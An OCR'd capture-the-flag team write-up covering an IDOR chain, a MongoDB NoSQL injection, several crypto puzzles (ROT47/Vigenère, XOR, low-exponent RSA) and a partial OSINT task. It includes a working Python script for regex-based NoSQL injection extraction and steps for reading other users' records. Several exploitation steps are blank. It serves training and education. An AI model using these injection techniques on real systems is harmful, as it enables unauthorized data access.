
2. **Enumerate tickets (IDOR)**
   Visit /tickets/1 and increment the ID in the URL up to /tickets/13. You can view tickets you don't own (e.g., Ticket #13 – System Health Check) — clear sign of IDOR.

3. **Abuse ticket actions**
   On any accessible ticket page (e.g., /tickets/13), click Escalate then Close (you can toggle; the server allows it even when status shows "Closed").



4. **Retrieve the flag**
   After performing the actions above, open /flag.

You'll see:
pu-flag{br0k3n_4cc355s_c0ntr01_1D0r_ch41n}



Rental-Store

Solved On: October 13th, 11:20:37 PM
Solved by: Muhammad Gale Adi Saputra
Flag Retrieved: pu-flag{Supra_MK4_XXE_1997_2JZ_GTE}

Challenges overview

This challenge is a website for the car rental "Elite Cars" that has an online reservation system. This website has security vulnerabilities that allow attackers to extract sensitive data and gain code execution access on the server.

Key Findings

- **Car rental web application with login, registration, and reservation featuresUses MongoDB database (detected from ObjectId and NoSQL operators)Includes image upload feature for carsHas NoSQL Injection and File Upload Vulnerability**

Tools Used

- **Web Browser (for manual exploration)**
- **`curl` (for sending HTTP requests)**
- **Python 3 with `requests` library (for automated NoSQL injection)**
- **GNU Nano (for script editing)**

Solving Step-by-Step

1. Initial Acces And Recconaise

- **Accessed the target at `http://103.87.66.26:30085/`.**
- **Registered a new account (`test123:test123`) and logged in.**
- **Explored the Fleet page and identified a search parameter vulnerable to NoSQL injection.**

2 NO SQL Injection to Extract Flag From DataBase

- **Developed a Python script to perform regex-based character-by-character extraction of the flag from the database**

```
import requests
```

```
import string

url = "http://103.87.66.26:30085/cars.php"
cookies = {"PHPSESSID": "d68a9b5814678825e235c8b79a36a7c3"}

flag = 'pu-flag{'
chars = string.ascii_lowercase + string.digits + "_-}"

for char in chars:
    test_flag = flag + char
    params = {'search[$regex]': '^' + test_flag.replace('{', '\{').replace('}', '\}')}
    r = requests.get(url, params=params, cookies=cookies)

    if "Available" in r.text:
        flag = test_flag
        print("Progress: " + flag)
        if flag.endswith("}"):
            break
```

Cryptography

TripleThreatSolid

Solved On: October 12th, 12:09:42 PM
Solved by: Richie Obhasa
Flag Retrieved: pu-flag{4re-y0u-5uR3-Cyb3r-S3cur1ty-15-345y-n0w?}

Challenge Overview

The encrypted text was provided in a .txt file (enc_flag.txt / chall.py).
At first glance, the data wasn't plain text — the first few characters were unreadable.
The objective was to reverse the transformations and obtain the flag in the format pu-flag{...}.

Based on the CyberChef screenshots, the successful transformation involved **ROT47 → Base58 (or Base64)** decoding.
The result wasn't the flag directly, but a **hint message** pointing toward a hidden key in a Discord channel — likely inside one of the moderator profiles.

Key Findings

- **Not ROT13.** Applying ROT13 didn't work.
- **ROT47** transformed the text into something resembling Base58/Base64. After decoding it, the output was binary data or another ciphertext — not immediately readable.
- The **CyberChef output** revealed a clear text message:
  "The Key is hidden somewhere in the discord channel. Perhaps in one of the moderators?
- This indicated that another encryption layer existed (possibly Vigenère, XOR, or AES) and that the **key** was hidden somewhere on Discord.
- By examining the Discord moderator profiles (Farah and Devina), the badge **"Python Slayer"** on Devina's profile appeared to be the most likely key.

Vulnerability Analysis

Although this was a CTF challenge, we can treat it like a vulnerability scenario:

1. **Sensitive information hidden in metadata/profile** — The decoded message directs players to Discord, implying that an encryption key was stored publicly. In a real environment, this would be poor key management.
2. **Multiple obfuscation layers without true cryptographic strength** — ROT47 + Base58 + Vigenère only provides "security through obscurity."
3. **Weak secret exposure** — If the encryption key is a visible profile label (e.g., "PythonSlayer"), then the entire encryption is trivial to break.


Severity (if found in a real system): Medium → High, depending on context. Exposing encryption keys publicly would lead to immediate compromise.

Tools Used

- **CyberChef** — to test transformations (ROT47, Base58/Base64, Auto-Bake).
- **ChatGPT** — for running scripts and inspecting outputs.
- **Discord** — for locating the key in moderator profiles.

Exploitation — Step-by-Step

1. **Obtain the ciphertext** (enc_flag.txt or the provided challenge file).




2. **Initial analysis:**
    - Tried ROT13 → not suitable.
    - Tried ROT47 → produced text that looked like Base58/Base64.
      Thus, I applied ROT47 → Base58 decoding (as seen in the CyberChef


screenshot).

3. **Use CyberChef recipe:**
    - ROT47 (Amount 47)
    - From Base58 (or From Base64 depending on the output format)

    Output message:




4. “The Key is hidden somewhere in the discord channel. Perhaps in one of the moderators?”
5. **Search for the key on Discord:**



    - Checked profiles of moderators.
    - Devina’s profile had the badge **“Python Slayer.”**
    - This seemed like the intended encryption key.

6. **Decrypt using GPT:**

- Key used: PythonSlayer.



7. **Final Result:**
   Running the script with the key PythonSlayer revealed the final plaintext flag:
   pu-flag{4re-y0u-5uR3-Cyb3r-S3cur1ty-15-345y-n0w?}

- **CyberChef screenshot:** Shows ROT47 + Base58 decoding and the message hint.
- **Discord screenshots:** Moderator profile (Devina) with “Python Slayer” badge, confirming the key source.
- **Final screenshot:** Displays the decoded flag.

  Note The Python snippet above can reproduce the final decryption if you provide the ROT47→Base58 intermediate output.

Impact and Severity

If such a pattern existed in a real-world system:

- **Impact:** High — anyone with access to public metadata could decrypt sensitive data.

- **Severity:** Medium to High — depends on exposure level of the key and data sensitivity.

Conclusion & Recommendations

- **Conclusion:**
  The challenge relied on multi-layered obfuscation (ROT47 → Base58 → Vigenère) and an external clue on Discord. The encryption key was found as a moderator's profile label, and decrypting with it produced the final flag:
  pu-flag{4re-y0u-5uR3-Cyb3r-S3cur1ty-15-345y-n0w?}

- **Recommendations (for real systems):**
  - Never store or display encryption keys publicly
  - Use proper key management (KMS or environment variables).
  - Avoid relying on obscurity-based encryption.
  - Protect metadata and user profiles from leaking sensitive info.

shouldBeEz

Solved On: October 10th, 8:57:37 AM
Solved by: Richie Obhasa
Flag Retrieved: pu-flag{1tz-E45Y-r1ght?-0r-iS-1t-not?}

Challenges overview

This was a cryptography/forensics style CTF challenge. The challenge provided two files: a small Python helper (prob.py) and an encrypted.txt containing a list of integer values. The goal was to recover the original message / flag that had been encrypted into those integers.

Key Findings

- The encrypted.txt values are small integers that look like the result of a simple binary operation (not e.g., a block cipher output or base64).
- Inspecting prob.py revealed the encryption procedure: each encrypted entry is the result of XOR between a single plaintext byte and a repeated numeric value derived from a large integer n (specifically s = n * n, i.e. a square).
- Because the numeric value s is the *same* for every byte, the encryption effectively is a repeated-key XOR of a single integer against each plaintext byte — and s has predictable mathematical structure (a perfect square), which enables a brute-force / filter attack.
- A simple per-byte brute force that checks for the mathematical property (whether E ^ b is a perfect square) yields the unique plaintext byte for each ciphertext integer.

Vulnerability Analysis

Design / cryptographic weaknesses found

1. **Use of the same numeric mask for every byte (key reuse):** Reusing the same integer s for every byte reduces the scheme to a one-byte repeated-key XOR, which is trivially attacked with statistical or property-based checks.
2. **Predictable key structure (square):** The mask is s = n*n (a perfect square). This predictable mathematical property makes a validation test (is value a perfect square?) available to an attacker.
3. **Lack of standard cryptographic primitives:** The scheme is a homebrew XOR-based scheme instead of a vetted encryption primitive (AES, ChaCha20). Homebrew schemes are fragile.

4. **No integrity/authentication:** Even if confidentiality were partially preserved, there is no MAC or signature; ciphertext tampering would be undetectable.

Practical impact if used in a real system

- An attacker who obtains ciphertext plus a clue about the mask structure can fully recover plaintext (including secrets/flags/passwords).
- For sensitive data, this would lead to information disclosure and likely privilege escalation or data exfiltration in a real system.


CVSS-like severity (informal): **High** — broken confidentiality due to weak key use and predictable key structure.

Tools Used

- **ChatGPT** — for running scripts and inspecting outputs

Exploitation Step-by-step

1. **Decrypyth Using ChatGPT**



2. **Run the script.** It recovers the plaintext string:

    pu-flag{1tz-E45Y-r1ght?-0r-iS-1t-not?}

Impact and Severity

- **Confidentiality breach:** The scheme leaks plaintext easily; any sensitive tokens or secrets encrypted this way would be exposed.

- **Exploitability:** Low required sophistication — a short script and a mathematical test suffice.

- **Remediation recommendations:**
    - Use a standard authenticated encryption scheme (e.g., AES-GCM, ChaCha20-Poly1305).
    - Never reuse the same key/nonce combination across multiple plaintext blocks or messages.
    - Avoid home-grown cryptography.
    - Add integrity checks (MACs or AEAD) so ciphertext tampering is detected.

Appendix — Short notes and references

- The root cause: XORing bytes with a repeated numeric mask that is a perfect square provides a testable property (perfect square) for each byte.

- If you want, I can also attach the exact prob.py and encrypted.txt parsing & run the decrypt script live so you can reproduce the steps locally.

coRSAir

Solved On:October 13th, 12:34:17 PM
Solved by: Richie Obhasa
Flag Retrieved: pu-flag{e_v4lU3_sh0ULD_n0T_b3_sm4LL}

Challenges overview

The challenge is a textbook RSA encryption where the public exponent is E = 3. The provided files show the encryption script (which generates N, encrypts a plaintext m into C) and a text file with the resulting N, C, and E. The script intentionally ensures m^3 < N before computing C, so the ciphertext is actually the raw cube (m^3) rather than a reduced residue modulo N. This makes the ciphertext trivially breakable by taking the integer cube root of C.

Key Findings

- The encryption used is *textbook RSA* (no padding) with a very small exponent e = 3.
- The generator script checks and enforces the property m^e < N before producing C, so C = m^3 (no modular wrap). This is visible in the generator loop.
- Because C is a perfect cube of the plaintext integer, recovering m reduces to computing the integer cube root of C. Converting that integer back to bytes reveals the plaintext (the CTF flag).

Vulnerability Analysis

1. **Small public exponent without padding (Textbook RSA)**
    - Using e = 3 and no padding (e.g., OAEP) allows low-exponent attacks when plaintext is small such that m^e < N.
    - Impact: Plaintext recovery (complete break of confidentiality) if m^e < N. This is precisely what happened.

2. **Lack of plaintext size check / improper use of RSA**
    - The system allowed encrypting a small m with e = 3 without applying proper padding or checking that m^e >= N. The script actually *tries* to ensure m^e < N which made the vulnerability exploitable.

3. **Deterministic encryption**
    - No randomness or padding -> same plaintext always produces same ciphertext.


Severity: **High** — an attacker can recover plaintext directly (confidential data disclosure). If used in a real system this could expose secrets, authentication tokens, or flags.


Tools Used

- **ChatGPT** — for running scripts and inspecting outputs

Exploitation Step-by-step

1. **Decrypth Using ChatGPT**





3. **Run the script.** It recovers the plaintext string.

pu-flag{e_v4lU3_sh0ULD_n0T_b3_sm4LL}

Impact and Severity

- **Confidentiality**: Full plaintext recovery — attacker obtains the secret/flag.
- **Integrity/Authentication**: If the same method were used to encrypt credentials or tokens, these could be recovered and used to impersonate users.
- **Recommendation**: Always use proper RSA padding (e.g., RSA-OAEP) and avoid small public exponents without appropriate countermeasures. Additionally, validate input size so that m^e is not trivially less than N. Consider e = 65537 with padding as a standard practice.

Additional notes / references

- The vulnerability demonstrated here is a classic low-exponent RSA failure when m^e < N and no padding is used. The generator script intentionally created those conditions, making it an instructive CTF challenge.

eXORcise

Solved On: October 13, 2025
Solved by: Richie Obhasa
Flag Retrieved: pu-flag{x0R-1s-v3ry-fUn-4-L34rn1nG-CryPt0gr4phY}

Challenges overview

A capture-the-flag crypto challenge where an encrypted message is provided inside chall.txt (Base64-encoded). An additional hint file (note.txt) contains a short instruction that points to a sequence of agent/character names which form the XOR key. The goal is to decode the Base64, then XOR-decrypt the result using the derived key to recover the flag.

(Reference: the hint contents in note.txt used during analysis).

Key Findings

- chall.txt is Base64 text that decodes into binary ciphertext (not a simple substitution).
- note.txt contains a short, human-readable hint that lists agent/character names to derive the XOR key.
- A simple repeating-key XOR was used. Once the correct key (concatenation of the listed names, normalized to uppercase/no spaces) was used, the plaintext revealed a leetspeak flag string which we normalized to a readable flag.

Vulnerability Analysis

- **Weak/unsalted symmetric scheme**: Using a static, guessable XOR key (or deriving it from an obvious hint file) is insecure. An attacker who finds the hint can fully decrypt sensitive content.
- **Information leak**: The presence of a human-readable note.txt with a clear mapping to the key exposes the secret.
- **Deterministic algorithm**: XOR with a repeating key reveals patterns and can be brute-forced or known-plaintext attacked easily.


Impact / Severity: In the context of a CTF, this is a low-to-medium difficulty crypto challenge. In a real system, using this technique to protect secrets would be high risk (sensitive data could be trivially recovered), rated high severity depending on the data protected.

Tools Used


- CRPTYII — For decrypt the note.txt
- **ChatGPT** — for running scripts and inspecting outputs
- Google lens —Search the character
- Instagram
- Discord — For hint


Exploitation — step-by-step


1. **Unzip and inspect files**: open the provided challenge bundle (chall.zip) and examine chall.txt and note.txt.




2. **Decode Chipper Text**: note.txt holds decode it to obtain ciphertext bytes.
3. **Construct key**: — the correct one used during solving produced the plaintext below.
   MIRAOMENREYNACAITLYNKILLJOY








4. **XOR decrypt Using ChatGPT**: perform repeating-key XOR of the ciphertext with the key bytes.





5. **Final Flag:**
   pu-flag{x0R-1s-v3ry-fUn-4-L34rn1nG-CryPt0gr4phY}

   Impact and Severity (real world)

   If a developer used the same approach to protect private keys, credentials, or PII, an adversary who locates the key/clue could recover all protected data.
   Repeating XOR without additional protections (IVs, salts, authenticated encryption) is insufficient for protecting secrets.

   Recommendation: use standard, vetted cryptographic primitives (AES-GCM, libsodium, etc.) and ensure keys are not derivable from shipped files or readily available hints.

OSINT

FINDMYAUNT

Solved On: October 10th, 9:23:28 PM
Solved by: Diah Safitri Pane
Flag Retrieved: pu-flag{Avon_WR11-8UT_Stratford-upon-Avon_3-Sheep-St}


Challenges overview:
The Challenges is about finding someone aunt that is gone to the river,she just give two picture to her nephew,which is lead me to River Avon.

Key Findings:
At first I thought is easy but then I struggle 6 hours more but its good tho, it makes me challenged.

